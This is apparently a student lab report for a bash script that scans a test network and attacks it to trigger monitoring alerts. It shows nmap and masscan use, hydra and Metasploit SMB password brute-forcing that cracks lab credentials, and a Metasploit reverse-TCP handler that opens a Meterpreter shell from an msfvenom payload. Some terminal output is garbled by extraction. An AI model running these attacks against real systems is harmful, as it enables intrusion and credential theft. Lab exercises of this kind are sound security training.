Objective

CREATE A SCRIPT THAT RUNS DIFFERENT CYBER-ATTACKS IN A GIVEN NETWORK TO CHECK IF MONITORING ALERTS APPEAR.

1. Installing applications

Install relevant applications on the local computer.

Cloned a git repository to a fresh Kali VM running on the same network.

Created a menu to allow the user to jump to the appropriate section by entering the number value according to the option the user wishes to select.

To update and install the system sudo is required.

Once the updates & installations have completed the script will return to the initial menu and will only exit if done so by the user or if the user selects option 0.

```
leonard > .../CFCProjectWork > ∂ main x! → ⊕ 05:00 > bash SOCheckerLeonard.sh

Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

0) Quit.
```

leonard.kong@gmail.com Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

The script installs nmap, masscan and metasploit-framework

```
Preparing to unpack .../09-gcc-mingw-w64-x86-64-win32 10.3.0-15-24.4 ...
Unpacking gcc-mingw-w64-x86-64-win32 (10.3.0-15-24.4) ...
Selecting previously unselected package libruby3.0-3 and64.
Preparing to unpack .../10-libruby3.0-3 and64.
Preparing to unpack .../10-libruby3.0-3 and64.
Preparing to unpack .../11-ruby3.0-3 a.0.4-7-bl_mid64.deb ...
Unpacking libruby3.0-3 and64 (3.0.4-7-bl) ...
Selecting previously unselected package ruby3.0.
Preparing to unpack .../11-ruby3.0-3.0.4-7-bl_mid64.deb ...
Unpacking ruby3.0 (3.0.4-7-bl) ...
Preparing to unpack .../12-metasploit-framework 6.2.11-0kali1_amd64.deb ...
Unpacking ruby3.0 (3.0.4-7-bl) ...
Preparing to unpack .../13-ruby_1X3a3.0-likali1_amd64.deb ...
Unpacking ruby (1:3.0-likali1) over (6.1.27-0kali1) ...
Preparing to unpack .../13-ruby_1X3a3.0-likali1_amd64.deb ...
Unpacking ruby (1:3.0-likali1) over (1:27.6) ...
Setting up binut15-mingw-m64-x86-64 (2.37-749) ...
Setting up binut15-mingw-m64-x86-66 (2.37-749) ...
Setting up pinumy-m64-inso-winds (3.0.4-7-bl) ...
Setting up ruby3.0 (3.0.4-7-bl) ...
Setting up gcc-mingw-w64-x86-64-win32-runtime (10.3.0-15-24.4) ...
Setting up gcc-mingw-w64-x86-64-win32-runtime (10.3.0-15-24.4) ...
Setting up mingw-w64-x86-64-win32-runtime (10.3.0-15-24.4) ...
Setting up mingw-w64-x86-64-win32-runtime (10.3.0-15-24.4) ...
Setting up mingw-w64-x86-64-win32 (10.3.0-15-24.4) ...
Setting up gcc-mingw-w64-x86-64-win32 (10.3.0-15-24.4) ...
Setting up mingw-w64-x86-64-win32 (10.3.0-15-24.4) ...
Setting up mingw-w64-x86-65-win32 (10.3.0-15-24.4) ...
Setting up mingw-w64-x86-66-win32 (10.3.0-15-24.4) ...
Se
        Please select the appropriate action by entering the corresponding number followed by ENTER.
```

Kong Pin Cheong Leonard Arthur <u>leonard.kong@gmail.com</u> Github Repository: https://github.com/L3nnyK/CFCProjectWork.git 27/08/2022

2. Execute network scans and attacks

Allow the user to choose two methods of scanning and two different network attacks to run via your script.

Created a menu to conduct both the scans and the attacks.

It will prompt for a target IP which can be in any format that nmap or masscan can accept. The same target IP is used for the attacks reducing the number of times the user has to enter the IP address for the target.

The next prompt is for a specific port, a port range or it can be left blank. The script has if statements to check for this since only masscan requires a specified port or range and will prompt the user for the inputs if required.

<u>leonard.kong@gmail.com</u> BnnyK/CFCProjectWork.git 27/08/2022

Github Repository: https://github.com/L3nnyK/CFCProjectWork.git

```
Welcome to the network scan / attack menu.

Before conducting scans or attacks please provide the requested inputs.

Please provide a target IP(s) or hostname(s).

(e.g Can be a specific ip or range, for example 10.0.0.1 or 10.0.0.1/24):10.0.0.1

Please provide the target port(s).

(e.g ENTER for null, can be a specific port, ports or port range, 80 or 22,53,80,443 or 100-8080):

You have entered 10.0.0.1 as the target ip or ip range.

You have entered as the target port or port range for masscan.

Please select the process you would like to start.

1) Conduct an nmap scan.
2) Conduct a masscan.
3) Conduct a hydra attack.
4) Conduct a metasploit SMB attack. (Port 445 must be open)
5) Conduct a metasploit reverse tcp attack. (Requires badrevtcp.exe to be executed on the target system)

0)Quit.
```

The prompt will display the target IP and target ports if specified.

NMAP Scan

```
Please select the process you would like to start.
You chose option 1.
Conducting an nmap scan with no port specified......
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 06:40 EDT
Nmap scan report for 10.0.0.1
Host is up (0.00046s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-08-27 10:40:31Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-First-Site-Name)
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CFC)
464/tcp
                    kpasswd5?
           open
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped
3268/tcp open ldap
                                      Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 10.61 seconds
 Scan outputs have been saved to the current working directory as nmapscan_output.
Please select the appropriate action by entering the corresponding number followed by ENTER.
3) View/Access the log files.
```

Masscan

If no target port is provided. The user will be prompted.

leonard.kong@gmail.com :tWork.git 27/08/2022

Github Repository: https://github.com/L3nnyK/CFCProjectWork.git

Network Attacks

For the attacks I went with hydra, and 2 metasploit attacks. A smb login and a reverse tcp attack.

Hydra Attack

```
leonard → ● 02:03 \ ls

1ffa6fb7-5245-4959-ae32-bc3407569c3f.pdf masscan_output NRScriptLeonard.sh smb_enum.rc
badrevtcp.exe massscan_output README.md SOCheckerLeonard.sh
hydra_output msfconsole.log revtcp_enum.rc victimpassword.lst
leonard.sh nmapscan_output smbattack_result victimuser.lst
```

Requires the supporting files victimpassword.lst and victimuser.lst

This will work as long as the target ip is correctly specified.

```
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 96
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 00000000 SMBerr: 0000 SMBaction: 00
[445][smb] host: 10.0.0.1 login: leonard password: Passw0rd!
[ATTEMPT] target 10.0.0.1 - login "" - pass "Passw0rd!" - 13 of 15 [child 0] (0/0)
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 88
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[ATTEMPT] target 10.0.0.1 - login "" - pass "Passw0rd" - 14 of 15 [child 0] (0/0)
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 88
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[ATTEMPT] target 10.0.0.1 - login "" - pass "P@ssw0rd!" - 15 of 15 [child 0] (0/0)
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password.
[VERBOSE] Server machine name: DC
[VERBOSE] Server primary domain: CFC
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 88
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[STATUS] attack finished for 10.0.0.1 (waiting for children to complete tests)
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-27 06:43:56
Scan outputs have been saved to the current working directory as hydra_output.
Please select the appropriate action by entering the corresponding number followed by ENTER.

    To setup and initialise the system.

View/Access the log files.
                                                                                                            T
```

SMB Login Attack

Requires the supporting file **smb_enum.rc** to correctly execute msfconsole.

```
leonard % 02:03 ls

1ffa6fb7-5245-4959-ae32-bc3407569c3f.pdf masscan_output NRScriptLeonard.sh smb_enum.rc
badrevtcp.exe massscan_output README.md SOCheckerLeonard.sh
hydra_output msfconsole.log revtcp_enum.rc victimpassword.lst
leonard.sh nmapscan_output smbattack_result victimuser.lst
```

leonard.kong@gmail.com tWork.ait 27/08/2022

Github Repository: https://github.com/L3nnyK/CFCProjectWork.git

You chose option 4. Conducting a metasploit SMB enumeration attack /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::NAME /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra revious definition of NAME was here /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::PREFERENCE /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra revious definition of PREFERENCE was here /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::CIPHER_NAME /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra revious definition of CIPHER_NAME was here /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::BLOCK_SIZE /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport revious definition of BLOCK_SIZE was here /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tradleady initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::NAME /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra revious definition of NAME was here /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::PREFERENCE /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra revious definition of PREFERENCE was here /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::CIPHER_NAME /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra revious definition of CIPHER_NAME was here /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra lready initialized constant HrrRbSsh::Transport::EncryptionAlgorithm::BlowfishCbc::BLOCK_SIZE /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra revious definition of BLOCK_SIZE was here Scan outputs have been saved to the current working directory as smbattack_result. Please select the appropriate action by entering the corresponding number followed by ENTER. I 3) View/Access the log files.

leonard.kong@gmail.com ctWork.git 27/08/2022

Kong Pin Cheong Leonard Arthur

Github Repository: https://github.com/L3nnyK/CFCProjectWork.git

```
m) > search auxiliary/scanner/smb/smb_login
Matching Modules
      # Name
                                                                                 Disclosure Date Rank
                                                                                                                                      Check Description
      0 auxiliary/scanner/smb/smb_login
                                                                                                                      normal No
                                                                                                                                                      SMB Login Check Scanner
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login
<u>msf6</u> auxiliary(
                                                                            ) > use 0
) > set rhosts 10.0.0.1
msf6 auxiliary(scanner/smb/smb
rhosts => 10.0.0.1
                                                                 togtn) > set user_file victimuser.lst
rnosts => 10.0.0.1
rnosts => 10.0.0.1
msf6 auxiliary(scanner/smb/smb_l
msf6 auxiliary(scanner/smb/smb_l
pass_file => victimpassword.lst
msf6 auxiliary(scanner/smb/smb_l
                                                                        rin) > set pass_file victimpassword.lst
                                                                      <mark>ain</mark>) > exploit
        10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
                                                      - 10.0.0.1:445 - Starting SMB login bruteforce
                                                     - 10.0.0.1:445 - Success: '.\administrator:Passw0rd!'
- No active DB -- Credential data will not be saved!
       10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
                                                    - No active DB -- Credential data will not be saved!
- 10.0.0.1:445 - Success: '.\Administrator:Passw0rd!'
- 10.0.0.1:445 - Failed: '.\admin:Passw0rd!',
- 10.0.0.1:445 - Failed: '.\admin:Passw0rd',
- 10.0.0.1:445 - Failed: '.\admin:P@ssw0rd!',
- 10.0.0.1:445 - Success: '.\leonard:Passw0rd!'
- 10.0.0.1:445 - Failed: '.\Passw0rd!',
- 10.0.0.1:445 - Failed: '.\Passw0rd!',
- 10.0.0.1:445 - Failed: '.\Passw0rd!',
- 2. Scaned 1 of 1 hosts (100% complete)
 [*] 10.0.0.1:445 - Scanned 1 of
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
                                                      - Scanned 1 of 1 hosts (100% complete)
```

Reverse TCP Attack

Requires the supporting file **revtcp_enum.rc** to correctly execute the msfconsole.

I made the assumption for the reverse tcp attack the windows target system already has been prepared and has a reverse tcp exploit on the system.

Msfvenom was used to create the **badrevtcp.exe** file based on the windows/meterpreter/reverse_tcp exploit.


Listening Host = 10.0.0.3 (this has to be edited accordingly for the attack to work).

Listening Port = 666

```
A SERIE OF STROME OF A SEGMENT CONTROL OF SERIES AND ASSESSMENT OF A SEGMENT CONTROL OF A SEGME
```

leonard.kong@gmail.com tWork.git 27/08/2022

Github Repository: https://github.com/L3nnyK/CFCProjectWork.git



Meterpreter is running and the **badrevtcp.exe** has been executed on the target. You will get an open session.

```
it looks like you're trying to run a
           metasploit v6.2.11-dev
     --=[ 2233 exploits - 1179 auxiliary - 398 post
     --=[ 867 payloads - 45 encoders - 11 nops
  -- --=[ 9 evasion
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.:
    Processing revtcp_enum.rc for ERB directives.
resource (revtcp enum.rc)> use exploit/multi/handler
   Using configured payload generic/shell_reverse_tcp
resource (revtcp_enum.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (revtcp enum.rc)> set lhost 10.0.0.3
lhost => 10.0.0.3
resource (revtcp enum.rc)> set lport 666
lport => 666
resource (revtcp_enum.rc)> set SessionLogging true
SessionLogging => true
resource (revtcp_enum.rc)> spool ./msfconsole.log
[*] Spooling to file ./msfconsole.log...
resource (revtcp_enum.rc)> exploit
    Started reverse TCP handler on 10.0.0.3:666
Sending stage (175686 bytes) to 10.0.0.2
    Meterpreter session 1 opened (10.0.0.3:666 -> 10.0.0.2:49819) at 2022-08-27 06:49:14 -0400
meterpreter >
```

it 27/08/2022

```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tra
ecdsa sha2 nistp256.rb:13: warning: previous definition of IDENTĪFIĒR was here/
IIIIII
  II
  II
  II
I love shells --egypt
       =[ metasploit v6.2.11-dev
     --=[ 2233 exploits - 1179 auxiliary - 398 post
--=[ 867 payloads - 45 encoders - 11 nops
  -- --=[ 9 evasion
Metasploit tip: Use sessions -1 to interact with the
last opened session
 Processing revtcp_enum.rc for ERB directives.
resource (revtcp_enum.rc)> use exploit/multi/handler
 *] Using configured payload generic/shell_reverse_tcp
resource (revtcp_enum.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse tcp
resource (revtcp_enum.rc)> set lhost 10.0.0.3
lhost => 10.0.0.3
resource (revtcp_enum.rc)> set lport 666
lport => 666
resource (revtcp enum.rc)> set SessionLogging true
SessionLogging => true
resource (revtcp enum.rc)> exploit
    Started reverse TCP handler on 10.0.0.3:666
    Sending stage (175686 bytes) to 10.0.0.2
 Meterpreter session 1 opened (10.0.0.3:666 -> 10.0.0.2:49865) at 2022-08-27 04:44:09 -0400
<u>meterpreter</u> > sysinfo
                 : MSEDGEWIN10
05
                 : Windows 10 (10.0 Build 17763).
Architecture
                  x64
                  en US
System Language :
Domain
                  CFC
Logged On Users : 6
Meterpreter
                : x86/windows
meterpreter >
```

Exiting will bring you back to the script menu.

<u>leonard.kong@gmail.com</u> tWork.git 27/08/2022

Github Repository: https://github.com/L3nnyK/CFCProjectWork.git

```
Spooling to file ./msfconsole.log...
resource (revtcp enum.rc)> exploit
   Started reverse TCP handler on 10.0.0.3:666
   Sending stage (175686 bytes) to 10.0.0.2
   Meterpreter session 1 opened (10.0.0.3:666 -> 10.0.0.2:49819) at 2022-08-27 06:49:14 -0400
<u>meterpreter</u> > sysinfo
Computer
                : MSEDGEWIN10
                : Windows 10 (10.0 Build 17763).
Architecture
               : x64
System Language : en US
Domain
                : CFC
Logged On Users : 6
Meterpreter
              : x86/windows
<u>meterpreter</u> > exit
  Shutting down Meterpreter...
*] 10.0.0.2 - Meterpreter session 1 closed. Reason: Died
<u>msf6</u> exploit(multi,
                        ler) > exit
This session has been logged in ./msfconsole.log.
Please select the appropriate action by entering the corresponding number followed by ENTER.
View/Access the log files.
```

3. Log executed Attacks

Every scan or attack should be logged and saved with the date and used arguments.

All files are logged in the working directory.

```
Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To setup and initialise the system.
2) To conduct system scans or attacks.
3) View/Access the log files.

6) Quit.

3

You chose option 3.

View or access the log files.

The outputs have all been saved to the current working directory.

Please select the appropriate action by entering the corresponding number followed by ENTER.

1) To view the Nmapscan output.
2) To view the Masscan output.
3) To view the Hydra attack result.
4) To view the metasploit SMB attack result.
5) To view the metasploit Reverse TCP attack result.

6) Quit.
```

CFC SOChecker

Kong Pin Cheong Leonard Arthur <u>leonard.kong@gmail.com</u> Github Repository: <u>https://github.com/L3nnyK/CFCProjectWork.git</u> 27/08/2022

Selecting the menu will cat the log file as well as echo the location and filename including the reverse top session.

10